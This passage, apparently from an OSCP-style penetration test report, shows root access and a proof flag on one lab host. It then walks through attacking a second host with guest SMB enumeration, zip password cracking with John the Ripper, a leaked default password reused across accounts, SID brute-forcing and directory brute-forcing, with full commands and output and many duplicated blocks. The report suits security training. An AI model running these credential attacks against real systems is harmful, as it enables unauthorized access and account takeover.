Memory usage: 26%          IPv4 address for ens160: 192.168.107.110
Swap usage:  0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jun  2 13:16:43 2023
root@oscp:~#

(kali㉿kali)-[~/oscp/110]
└─$ vi id_rsa

(kali㉿kali)-[~/oscp/110]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/oscp/110]
└─$ ssh root@192.168.107.110 -i id_rsa
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Feb 28 02:56:47 PM UTC 2026

System load: 0.0          Processes:           226
Usage of /:  57.2% of 9.75GB   Users logged in:    1
Memory usage: 26%          IPv4 address for ens160: 192.168.107.110
Swap usage:  0%

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jun  2 13:16:43 2023
root@oscp:~#
```

Obtained proof.txt with root privileges, completing the compromise of the 192.168.107.110 host.

```
root@oscp:~# cat proof.txt
96887c66c10fddb45cc00341daf7acf3
root@oscp:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
        valid_lft forever preferred_lft forever
```

```
Session Actions Edit View Help
root@oscp:~# cat proof.txt
96887c66c10fddb45cc00341daf7acf3
root@oscp:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
        valid_lft forever preferred_lft forever
root@oscp:~# █
```

4.2 Target #2 – 192.168.107.111

Vulnerability Explanation: The SMB server allowed unauthenticated guest access to the AnneAuto share, exposing a password-protected emails.zip file. The zip file was cracked using John the Ripper, revealing email contents that contained a plaintext default password (Voltaic1992). SID brute-forcing confirmed the existence of a local sasha account, which reused the same default password. The sasha account had access to Windows PowerShell Web Access (PSWA), which was exposed via the web service, allowing remote command execution and reverse shell establishment.

Vulnerability Fix: Guest SMB access should be disabled and sensitive files should never be stored in publicly accessible shares. Default passwords must be changed immediately after provisioning and a strong password policy should be enforced. Windows PowerShell Web Access should be restricted to authorized IP addresses only, and access should require MFA where possible.

Severity: **Critical**

Steps to reproduce the attack: Guest SMB enumeration revealed read access to the AnneAuto share containing emails.zip. The zip file's password hash was extracted using zip2john and cracked with John the Ripper, yielding the password "1chief". The extracted emails revealed a default password (Voltaic1992) shared between users. SID brute-forcing via impacket-lookupsid identified the sasha local account, which successfully authenticated using the same default password. Directory brute-forcing with feroxbuster discovered the /launch directory, which led to a Windows PowerShell Web Access login page accessible over HTTPS. Logging in as sasha via PSWA provided a web-based PowerShell shell, from which a reverse shell was executed back to the attacker machine, obtaining local user access.

4.2.1 Service Enumeration

Port Scan Results

IP Address	Ports Open
192.168.107.111	TCP: 135, 139, 443, 445, 3389

Performed an Nmap port scan against the target host.

```
(kali㉿kali)-[~/oscp/111]
└─$ sudo nmap 192.168.107.111 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:07 -0500
Nmap scan report for 192.168.107.111
Host is up (0.19s latency).
Not shown: 994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
```

4.2.2 Initial Access

Enumerated SMB shares using the Guest account, confirming read access to the AnneAuto shared folder.

```
(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u 'guest' -p '' --shares
SMB      192.168.107.111 445  OSCP      [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp)
(signing:False) (SMBv1:False)
SMB      192.168.107.111 445  OSCP      [+] oscp\guest:
SMB      192.168.107.111 445  OSCP      [*] Enumerated shares
SMB      192.168.107.111 445  OSCP      Share      Permissions      Remark
SMB      192.168.107.111 445  OSCP      -----
SMB      192.168.107.111 445  OSCP      ADMIN$      Remote Admin
SMB      192.168.107.111 445  OSCP      AnneAuto    READ      Anne's Automatic BackUps
SMB      192.168.107.111 445  OSCP      C$          Default share
SMB      192.168.107.111 445  OSCP      IPC$      READ      Remote IPC
```

```
(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u 'guest' -p '' --shares
SMB      192.168.107.111 445  OSCP      [+] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB      192.168.107.111 445  OSCP      [+] oscp\guest:
SMB      192.168.107.111 445  OSCP      [*] Enumerated shares
SMB      192.168.107.111 445  OSCP      Share      Permissions      Remark
SMB      192.168.107.111 445  OSCP      ADMIN$      Remote Admin
SMB      192.168.107.111 445  OSCP      AnneAuto    READ      Anne's Automatic BackUps
SMB      192.168.107.111 445  OSCP      C$          Default share
SMB      192.168.107.111 445  OSCP      IPC$      READ      Remote IPC
```

Accessed the AnneAuto shared folder, discovered the emails.zip file, and downloaded it.

```
(kali㉿kali)-[~/oscp/111]
└─$ smbclient //192.168.107.111/AnneAuto/ -U 'guest'
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
.                D      0 Thu Aug 24 11:12:37 2023
..               D      0 Thu Aug 24 11:12:37 2023
emails.zip       A    70052 Thu Aug 24 11:12:37 2023
```

```
10328063 blocks of size 4096. 5835733 blocks available
smb: \> get email.zip
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \email.zip
smb: \> get emails.zip
getting file \emails.zip of size 70052 as emails.zip (59.7 KiloBytes/sec) (average 59.7 KiloBytes/sec)
smb: \>
```

```
(kali@kali)~[~/oscp/111]
$ smbclient //192.168.107.111/AnneAuto/ -U 'guest'
Password for [WORKGROUP\guest]:
Try 'help' to get a list of possible commands.
smb: \> dir
.                D           0   Thu Aug 24 11:12:37 2023
..               D           0   Thu Aug 24 11:12:37 2023
emails.zip       A       70052   Thu Aug 24 11:12:37 2023

10328063 blocks of size 4096. 5835733 blocks available
smb: \> get email.zip
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \email.zip
smb: \> get emails.zip
getting file \emails.zip of size 70052 as emails.zip (59.7 KiloBytes/sec) (average 59.7 KiloBytes/sec)
smb: \> █
```

Attempted to extract the emails.zip file, but it was password-protected, requiring additional cracking.

```
(kali@kali)~[~/oscp/111/emails]
$ 7z x emails.zip
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM
```

```
Scanning the drive for archives:
1 file, 70052 bytes (69 KiB)
```

```
Extracting archive: emails.zip
```

```
--
Path = emails.zip
Type = zip
Physical Size = 70052
```

```
Enter password (will not be echoed):
```

```
(kali@kali)~[~/oscp/111/emails]
$ 7z x emails.zip
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 70052 bytes (69 KiB)

Extracting archive: emails.zip
--
Path = emails.zip
Type = zip
Physical Size = 70052

Enter password (will not be echoed):
```

Extracted the hash of the emails.zip file using zip2john and saved it to hash.txt.

```
(kali㉿kali)-[~/oscp/111/emails]
└─$ zip2john emails.zip > hash.txt
ver 2.0 emails.zip/emails/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week38/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week39/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week40/ is not encrypted, or stored with non-handled compression type
```

Cracked the hash using John the Ripper with the rockyou.txt wordlist, confirming that the password for emails.zip is "1chief".

```
(kali㉿kali)-[~/oscp/111/emails]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 35 password hashes with 35 different salts (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Loaded hashes with cost 1 (HMAC size) varying from 131 to 3717
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1chief (emails.zip/emails/2023_Week39/20230928165504.msg)
1chief (emails.zip/emails/2023_Week40/20231003083641.msg)
1chief (emails.zip/emails/2023_Week39/20230925135608.msg)
1chief (emails.zip/emails/2023_Week38/20230921162159.msg)
1chief (emails.zip/emails/2023_Week40/20231005142354.msg)
1chief (emails.zip/emails/2023_Week40/20231003170144.msg)
1chief (emails.zip/emails/2023_Week39/20230929110833.msg)
1chief (emails.zip/emails/2023_Week39/20230928105123.msg)
1chief (emails.zip/emails/2023_Week40/20231004110458.msg)
1chief (emails.zip/emails/2023_Week38/20230922085147)
1chief (emails.zip/emails/2023_Week40/20231005113745.msg)
1chief (emails.zip/emails/2023_Week39/20230925170144.msg)
1chief (emails.zip/emails/2023_Week40/20231006110833.msg)
1chief (emails.zip/emails/2023_Week39/20230925083641.msg)
1chief (emails.zip/emails/2023_Week40/20231006105148.msg)
1chief (emails.zip/emails/2023_Week40/20231006105123.msg)
1chief (emails.zip/emails/2023_Week38/20230922084703.msg)
1chief (emails.zip/emails/2023_Week39/20230928120237.msg)
1chief (emails.zip/emails/2023_Week40/20231005165504.msg)
1chief (emails.zip/emails/2023_Week38/20230920093456.msg)
1chief (emails.zip/emails/2023_Week40/20231004092256.msg)
1chief (emails.zip/emails/2023_Week39/.DS_Store)
1chief (emails.zip/emails/2023_Week39/20230927142354.msg)
1chief (emails.zip/emails/2023_Week38/leetrus.vcf)
1chief (emails.zip/emails/2023_Week39/20230928113745.msg)
1chief (emails.zip/emails/2023_Week38/20230920160416)
1chief (emails.zip/emails/2023_Week40/20231005120237.msg)
1chief (emails.zip/emails/2023_Week40/20231003135608.msg)
1chief (emails.zip/emails/2023_Week39/20230929105148.msg)
1chief (emails.zip/emails/2023_Week38/20230921124228.msg)
1chief (emails.zip/emails/2023_Week40/.DS_Store)
1chief (emails.zip/emails/2023_Week39/20230926110458.msg)
1chief (emails.zip/emails/2023_Week38/20230921075622)
1chief (emails.zip/emails/2023_Week38/20230922085147.msg)
1chief (emails.zip/emails/2023_Week39/20230926092256.msg)
35g 0:00:15:43 DONE (2026-02-28 09:56) 0.03707g/s 590.1p/s 20653c/s 20012534..131700
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```

kali@kali:~/oscp/111/emails$
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 35 password hashes with 35 different salts (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Loaded hashes with cost 1 (HMAC size) varying from 131 to 3717
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1chief (emails.zip/emails/2023_Week39/20230928165504.msg)
1chief (emails.zip/emails/2023_Week40/20231003083641.msg)
1chief (emails.zip/emails/2023_Week39/20230925135608.msg)
1chief (emails.zip/emails/2023_Week38/20230921162159.msg)
1chief (emails.zip/emails/2023_Week40/20231005142354.msg)
1chief (emails.zip/emails/2023_Week40/20231003170144.msg)
1chief (emails.zip/emails/2023_Week39/20230929110833.msg)
1chief (emails.zip/emails/2023_Week39/20230928105123.msg)
1chief (emails.zip/emails/2023_Week40/20231004110458.msg)
1chief (emails.zip/emails/2023_Week38/20230922085147)
1chief (emails.zip/emails/2023_Week40/20231005113745.msg)
1chief (emails.zip/emails/2023_Week39/20230925170144.msg)
1chief (emails.zip/emails/2023_Week40/20231006110833.msg)
1chief (emails.zip/emails/2023_Week39/20230925083641.msg)
1chief (emails.zip/emails/2023_Week40/20231006105148.msg)
1chief (emails.zip/emails/2023_Week40/20231006105123.msg)
1chief (emails.zip/emails/2023_Week38/20230922084703.msg)
1chief (emails.zip/emails/2023_Week39/20230928120237.msg)
1chief (emails.zip/emails/2023_Week40/20231005165504.msg)
1chief (emails.zip/emails/2023_Week38/20230920093456.msg)
1chief (emails.zip/emails/2023_Week40/20231004092256.msg)
1chief (emails.zip/emails/2023_Week39/.DS_Store)
1chief (emails.zip/emails/2023_Week39/20230927142354.msg)
1chief (emails.zip/emails/2023_Week38/leetrus.vcf)
1chief (emails.zip/emails/2023_Week39/20230928113745.msg)
1chief (emails.zip/emails/2023_Week38/20230920160416)
1chief (emails.zip/emails/2023_Week40/20231005120237.msg)
1chief (emails.zip/emails/2023_Week40/20231003135608.msg)
1chief (emails.zip/emails/2023_Week39/20230929105148.msg)
1chief (emails.zip/emails/2023_Week38/20230921124228.msg)
1chief (emails.zip/emails/2023_Week40/.DS_Store)
1chief (emails.zip/emails/2023_Week39/20230926110458.msg)
1chief (emails.zip/emails/2023_Week38/20230921075622)
1chief (emails.zip/emails/2023_Week38/20230922085147.msg)
1chief (emails.zip/emails/2023_Week39/20230926092256.msg)
35g 0:00:15:43 DONE (2026-02-28 09:56) 0.03707g/s 590.1p/s 20653c/s 20653C/s 20012534..131700
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Successfully extracted the emails.zip file using the cracked password (1chief).

```
(kali@kali)~[/oscp/111/emails]  
└─$ 7z x emails.zip
```

```
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03  
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM
```

```
Scanning the drive for archives:  
1 file, 70052 bytes (69 KiB)
```

```
Extracting archive: emails.zip
```

```
--
```

```
Path = emails.zip  
Type = zip  
Physical Size = 70052
```

```
Enter password (will not be echoed):  
Everything is Ok
```

```
Folders: 4  
Files: 35  
Size: 177241  
Compressed: 70052
```

```
(kali@kali)~[/oscp/111/emails]  
└─$ 7z x emails.zip  
  
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03  
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM  
  
Scanning the drive for archives:  
1 file, 70052 bytes (69 KiB)  
  
Extracting archive: emails.zip  
--  
Path = emails.zip  
Type = zip  
Physical Size = 70052  
  
Enter password (will not be echoed):  
Everything is Ok  
  
Folders: 4  
Files: 35  
Size: 177241  
Compressed: 70052
```

Examined the extracted email files and found that a default password (Voltaic1992) was exposed in plaintext in an email sent from Anne Howard to Sasha Payne (./2023_Week38/20230922084703.msg).

```
(kali@kali)~/oscp/111/emails/emails
└─$ grep -ir "passw" .
./2023_Week38/20230922084703.msg: The password will be our default one, used after a password reset: Voltaic1992
```

```
(kali@kali)~/oscp/111/emails/emails
└─$ cat 2023_Week38/20230922084703.msg
[Start of MSG File]
[Message Properties]
- Sender: Anne Howard <ahoward@oscp.exam>
- Recipients: Sasha Payne <spayne@oscp.exam>
- Subject: Access
- Date: 2023-09-22 08:47:03
- Message ID: <50o8v3al70ht7v1a@oscp.exam>
- MIME Version: 1.0
- ...
```

[Message Body]

Hi Sasha,

Rob from IT mentioned you need remote access to our servers this weekend, ahead of the new product launch.
The password will be our default one, used after a password reset: Voltaic1992

Please let me know if you need any assistance, I do have some availability.

Best regards,

Anne

[Attachments]

- signature.jpg

- ...

[End of MSG File]

```
(kali@kali)~/oscp/111/emails/emails
└─$ grep -ir "passw" .
./2023_Week38/20230922084703.msg: The password will be our default one, used after a password reset: Voltaic1992
```

```
(kali@kali)~/oscp/111/emails/emails
└─$ cat 2023_Week38/20230922084703.msg
[Start of MSG File]
[Message Properties]
- Sender: Anne Howard <ahoward@oscp.exam>
- Recipients: Sasha Payne <spayne@oscp.exam>
- Subject: Access
- Date: 2023-09-22 08:47:03
- Message ID: <50o8v3al70ht7v1a@oscp.exam>
- MIME Version: 1.0
- ...
```

[Message Body]

Hi Sasha,

Rob from IT mentioned you need remote access to our servers this weekend, ahead of the new product launch.
The password will be our default one, used after a password reset: Voltaic1992

Please let me know if you need any assistance, I do have some availability.

Best regards,

Anne

[Attachments]

- signature.jpg

- ...

[End of MSG File]

Successfully authenticated to SMB as the spayne account, but the account only holds Guest privileges.

```
(kali@kali)~/oscp/111
└─$ nxc smb 192.168.107.111 -u 'spayne' -p 'Voltaic1992'
SMB 192.168.107.111 445 OSCP [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp)
(signing:False) (SMBv1:False)
SMB 192.168.107.111 445 OSCP [+] oscp\spayne:Voltaic1992 (Guest)

(kali@kali)~/oscp/111
└─$ nxc smb 192.168.107.111 -u 'spayne' -p 'Voltaic1992'
SMB 192.168.107.111 445 OSCP [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB 192.168.107.111 445 OSCP [+] oscp\spayne:Voltaic1992 (Guest)
```

Performed SID brute-forcing using impacket-lookupsid, enumerating the local user list and confirming the existence of the sasha account.

```
(kali@kali)~/oscp/111
└─$ impacket-lookupsid 'spayne:Voltaic1992@192.168.107.111' -target-ip 192.168.107.111
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.107.111
[*] StringBinding ncacn_np:192.168.107.111[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1126039384-1401665003-178988424
500: OSCP\Administrator (SidTypeUser)
501: OSCP\Guest (SidTypeUser)
503: OSCP\DefaultAccount (SidTypeUser)
504: OSCP\WDAGUtilityAccount (SidTypeUser)
513: OSCP\None (SidTypeGroup)
1000: OSCP\sasha (SidTypeUser)

(kali@kali)~/oscp/111
└─$ impacket-lookupsid 'spayne:Voltaic1992@192.168.107.111' -target-ip 192.168.107.111
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.107.111
[*] StringBinding ncacn_np:192.168.107.111[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1126039384-1401665003-178988424
500: OSCP\Administrator (SidTypeUser)
501: OSCP\Guest (SidTypeUser)
503: OSCP\DefaultAccount (SidTypeUser)
504: OSCP\WDAGUtilityAccount (SidTypeUser)
513: OSCP\None (SidTypeGroup)
1000: OSCP\sasha (SidTypeUser)
```

Successfully authenticated to SMB and RDP as the sasha account using the default password (Voltaic1992) obtained from the email.

```
(kali@kali)~/oscp/111
└─$ nxc smb 192.168.107.111 -u 'sasha' -p 'Voltaic1992'
SMB 192.168.107.111 445 OSCP [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp)
(signing:False) (SMBv1:False)
SMB 192.168.107.111 445 OSCP [+] oscp\sasha:Voltaic1992

(kali@kali)~/oscp/111
└─$ nxc rdp 192.168.107.111 -u 'sasha' -p 'Voltaic1992'
RDP 192.168.107.111 3389 OSCP [*] Windows 10 or Windows Server 2016 Build 17763 (name:OSCP) (domain:oscp)
(nla:True)
RDP 192.168.107.111 3389 OSCP [+] oscp\sasha:Voltaic1992
```



```

##### - 33s 27809/27809 0s found:20 errors:0
##### - 20s 4614/4614 235/s http://192.168.107.111/
##### - 21s 4614/4614 219/s http://192.168.107.111/images/
##### - 20s 4614/4614 231/s http://192.168.107.111/aspnet_client/
##### - 17s 4614/4614 265/s http://192.168.107.111/Images/
##### - 17s 4614/4614 274/s http://192.168.107.111/launch/
##### - 13s 4614/4614 356/s http://192.168.107.111/aspnet_client/system_web/

(kali@kali) ~ - oSCP/111
$ feroxbuster -u http://192.168.107.111 -t 100 -s 200 -w /usr/share/dirb/wordlists/common.txt

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url      http://192.168.107.111/
In-Scope Url    192.168.107.111
Threads         100
Wordlist         /usr/share/dirb/wordlists/common.txt
Status Codes    [200]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

200 GET 449l 2531w 54157c http://192.168.107.111/Home.html
200 GET 0l 0w 0c http://192.168.107.111/images/
200 GET 2514l 4371w 44109c http://192.168.107.111/Home.css
200 GET 1224l 7131w 556054c http://192.168.107.111/images/7-removebg-preview.png
200 GET 2l 1297w 89476c http://192.168.107.111/jquery.js
200 GET 1061l 6626w 549570c http://192.168.107.111/images/9b3741190c51f5e614c0f1109c9c84191b399d35c17404bdfc676b073ba36ed8
200 GET 903l 6303w 516187c http://192.168.107.111/images/2-removebg-preview.png
200 GET 1306l 8195w 659757c http://192.168.107.111/images/9-removebg-preview.png
200 GET 948l 6059w 501821c http://192.168.107.111/images/1-removebg-preview.png
200 GET 20955l 50915w 1420809c http://192.168.107.111/nicepage.css
200 GET 712l 3868w 316294c http://192.168.107.111/images/4-removebg-preview.png
200 GET 962l 6179w 498585c http://192.168.107.111/images/8-removebg-preview.png
200 GET 36l 2193w 315439c http://192.168.107.111/nicepage.js
200 GET 537l 3028w 336794c http://192.168.107.111/images/Untitled-14.jpg
200 GET 838l 4374w 372651c http://192.168.107.111/images/3-removebg-preview.png
200 GET 1043l 5406w 427923c http://192.168.107.111/images/5-removebg-preview.png
200 GET 1240l 6841w 576868c http://192.168.107.111/images/6-removebg-preview.png
200 GET 449l 2533w 54212c http://192.168.107.111/
200 GET 449l 2533w 54212c http://192.168.107.111/index.html
200 GET 86l 281w 2675c http://192.168.107.111/launch/index.html


##### - 33s 27809/27809 0s found:20 errors:0
##### - 20s 4614/4614 235/s http://192.168.107.111/
##### - 21s 4614/4614 219/s http://192.168.107.111/images/
##### - 20s 4614/4614 231/s http://192.168.107.111/aspnet_client/
##### - 17s 4614/4614 265/s http://192.168.107.111/Images/
##### - 17s 4614/4614 274/s http://192.168.107.111/launch/
##### - 13s 4614/4614 356/s http://192.168.107.111/aspnet_client/system_web/

```


Accessed the <http://192.168.107.111/launch/> page and analyzed its content, identifying the presence of a "Visit Launch6!" button.



